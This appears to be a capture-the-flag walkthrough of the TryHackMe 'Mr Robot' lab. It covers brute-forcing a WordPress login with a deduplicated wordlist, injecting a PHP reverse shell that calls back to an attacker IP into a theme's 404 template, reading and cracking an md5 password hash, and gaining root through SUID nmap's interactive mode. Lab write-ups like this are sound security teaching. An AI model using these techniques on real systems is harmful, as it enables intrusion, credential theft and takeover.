
```
s = set()
f = open("fsocity.dic.uniq", 'r')

count = 0
while True:
        count += 1
        line = f.readline()
        if not line:
                break
        else:
                s.add(line)
                print("reading lines: " + str(count))
f.close()

newFile = open("unique.txt", 'w')
newcount = 0
for i in s:
        newFile.write(i)
        newFile.write("\n")
        newcount += 1
newFile.close()
print("total: " + str(newcount))
```

This is the basic script I crafted up. We open the dictionary file and read it line by line. Each line is stored in set s. Sets ONLY STORE UNIQUE VALUES. So even though it's adding every line, the set only contains the unique values. Then we open up a new file and store the set in there, line by line so that hydra can use it as a wordlist. It's not a pretty script, but it works. Running it the output is as follows:




```
reading lines: 858140
reading lines: 858141
reading lines: 858142
reading lines: 858143
reading lines: 858144
reading lines: 858145
reading lines: 858146
reading lines: 858147
reading lines: 858148
reading lines: 858149
reading lines: 858150
reading lines: 858151
reading lines: 858152
reading lines: 858153
reading lines: 858154
reading lines: 858155
reading lines: 858156
reading lines: 858157
reading lines: 858158
reading lines: 858159
reading lines: 858160
total: 11451
magi@magi-XPS-15-9560:~/Desktop$
```

So the script successfully reads all 800,000+ entries, and the new file comes out to just a touch under 11,500! That's much more manageable. Using this new file (unique.txt) with the previous hydra command, I was able to find the password in just a few minutes! We are in! I used this username + password combination to login and I was greeted with the dashboard.



Step Four: Spawning a Shell:

It's time to get some php running and spawn a reverse shell. Heading over to the theme editor, we can inject some of our own code. I specifically edited the 404 template. Here is the unedited version:



Edit Themes ‹ user's Blog! — WordPress - Mozilla Firefox
10.10.153.139/wp-admin/theme-editor.php?file=404.php&theme=twentyfifteen
Edit Themes
Twenty Fifteen: 404 Template (404.php)
Select theme to edit: Twenty Fifteen
Templates
404 Template
Update File

```
<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty Fifteen 1.0
 */

get_header(); ?>

	<div id="primary" class="content-area">
		<main id="main" class="site-main" role="main">

			<section class="error-404 not-found">
				<header class="page-header">
					<h1 class="page-title"><?php _e( 'Oops! That page can&rsquo;t be found.', 'twentyfifteen' ); ?></h1>
				</header><!-- .page-header -->

				<div class="page-content">
					<p><?php _e( 'It looks like nothing was found at this location. Maybe try a search?', 'twentyfifteen' ); ?></p>

					<?php get_search_form(); ?>
				</div><!-- .page-content -->
			</section><!-- .error-404 -->

		</main><!-- .site-main -->
	</div><!-- .content-area -->

<?php get_footer(); ?>
```

We can update this with malicious code that will allow us to get a shell. Pentestmonkey has some php code that will do just that. You can check it out here:

http://pentestmonkey.net/tools/web-shells/php-reverse-shell


So I go ahead and copy and paste that in, change my ip and port, and set up a netcat listener.



```
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will
fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl,
posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.18.27';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
```

```
root@magi:~/Desktop/tryhackme/MrRobot# nc -nlvp 4444
listening on [any] 4444 ...
```

We need to navigate to the url where the 404.php file will run to get a connection. The full url is: “http://<ip>/wp-content/themes/twentyfifteen/404.php”



```
root@magi:~/Desktop/tryhackme/MrRobot# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.8.18.27] from (UNKNOWN) [10.10.153.139] 51378
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 17:50:34 up  1:01,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

We have a shell!

Step Five: Getting the User Flag:


First thing I like to do when I get a netcat shell is clean it up a little. If the box has python installed you can run the following command:

python -c 'import pty; pty.spawn("/bin/bash")'

In addition, I like to use the “clear” command quite a bit, so I run:

export TERM=screen

Okay now we have shell that is a little more functional. Time to do some poking around. Looking for the user-flag, I headed over to /home/robot/ and found the flag. However, since I am logged in as “daemon” I cannot see the flag. I do have read permissions on the password.raw-md5 file though.




root@magi: ~/Desktop/tryhackme/MrRobot
File Actions Edit View Help
root@magi: ~/Downloads
root@magi: ~...ckme/MrRobot

```
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$ ls -ll
ls -ll
total 8
-r-------- 1 robot robot 33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13  2015 password.raw-md5
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

Throwing that into an online md5 hash cracker, we get the password! Since I ran the python script at the beginning to clean up the shell, I was able to use the ‘su’ command. I su into robot, use the cracked password, and cat out the key file. 2 down, 1 to go. Time for privilege escalation.


Step Five: Rooting the Box:

The first thing I like to do when I am looking to escalate privileges is check if there is anything we can run from our user account as a superuser. To do this, we run “sudo -l”. This time however, it yielded back nothing interesting. Back to the drawing board. Next I want to try and abuse SUID. Running “find / -user root -perm -4000 -exec ls -ldb {} \;” shows all the programs on the computer that have the suid bit set.



```
daemon@linux:/$ find / -user root -perm -4000 -exec ls -ldb {} \;
find / -user root -perm -4000 -exec ls -ldb {} \;
-rwsr-xr-x 1 root root 44168 May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 69120 Feb 12  2015 /bin/umount
-rwsr-xr-x 1 root root 94792 Feb 12  2015 /bin/mount
-rwsr-xr-x 1 root root 44680 May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 36936 Feb 17  2014 /bin/su
find: `/etc/ssl/private': Permission denied
-rwsr-xr-x 1 root root 47032 Feb 17  2014 /usr/bin/passwd
-rwsr-xr-x 1 root root 32464 Feb 17  2014 /usr/bin/newgrp
-rwsr-xr-x 1 root root 41336 Feb 17  2014 /usr/bin/chsh
-rwsr-xr-x 1 root root 46424 Feb 17  2014 /usr/bin/chfn
-rwsr-xr-x 1 root root 68152 Feb 17  2014 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 155008 Mar 12  2015 /usr/bin/sudo
-rwsr-xr-x 1 root root 504736 Nov 13  2015 /usr/local/bin/nmap
-rwsr-xr-x 1 root root 440416 May 12  2014 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10240 Feb 25  2014 /usr/lib/eject/dmcrypt-get-device
-r-sr-xr-x 1 root root 9532 Nov 13  2015 /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
-r-sr-xr-x 1 root root 14320 Nov 13  2015 /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
-rwsr-xr-x 1 root root 10344 Feb 25  2015 /usr/lib/pt_chown
find: `/root': Permission denied
find: `/opt/bitnami/mysql/data/mysql': Permission denied
find: `/opt/bitnami/mysql/data/bitnami_wordpress': Permission denied
find: `/opt/bitnami/mysql/data/performance_schema': Permission denied
find: `/opt/bitnami/var/data': Permission denied
find: `/var/lib/monit/events': Permission denied
find: `/var/lib/sudo': Permission denied
find: `/var/cache/ldconfig': Permission denied
find: `/var/spool/rsyslog': Permission denied
```

Everything in /bin/ and /usr/bin in this scan looked very normal. However then we come to a result that is a little odd: /usr/local/bin/nmap. I had never seen nmap with the SUID bit set. I did some quick googling and turns out there is a way to use this to escalate to root. Nmap has an interactive mode, that we can then exit into a shell. Since the SUID bit is set, this shell will be root. From there we can navigate to get the final flag.



```
robot@linux:/$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# cd /root/
cd /root/
# ls
ls
firstboot_done  key-3-of-3.txt
# 
```

An awesome box that I really enjoyed. It took me a few hours to complete, but it was fairly straightforward and super fun. Thank you to Leon Johnson for creating such a cool experience for Mr. Robot fans and hackers alike.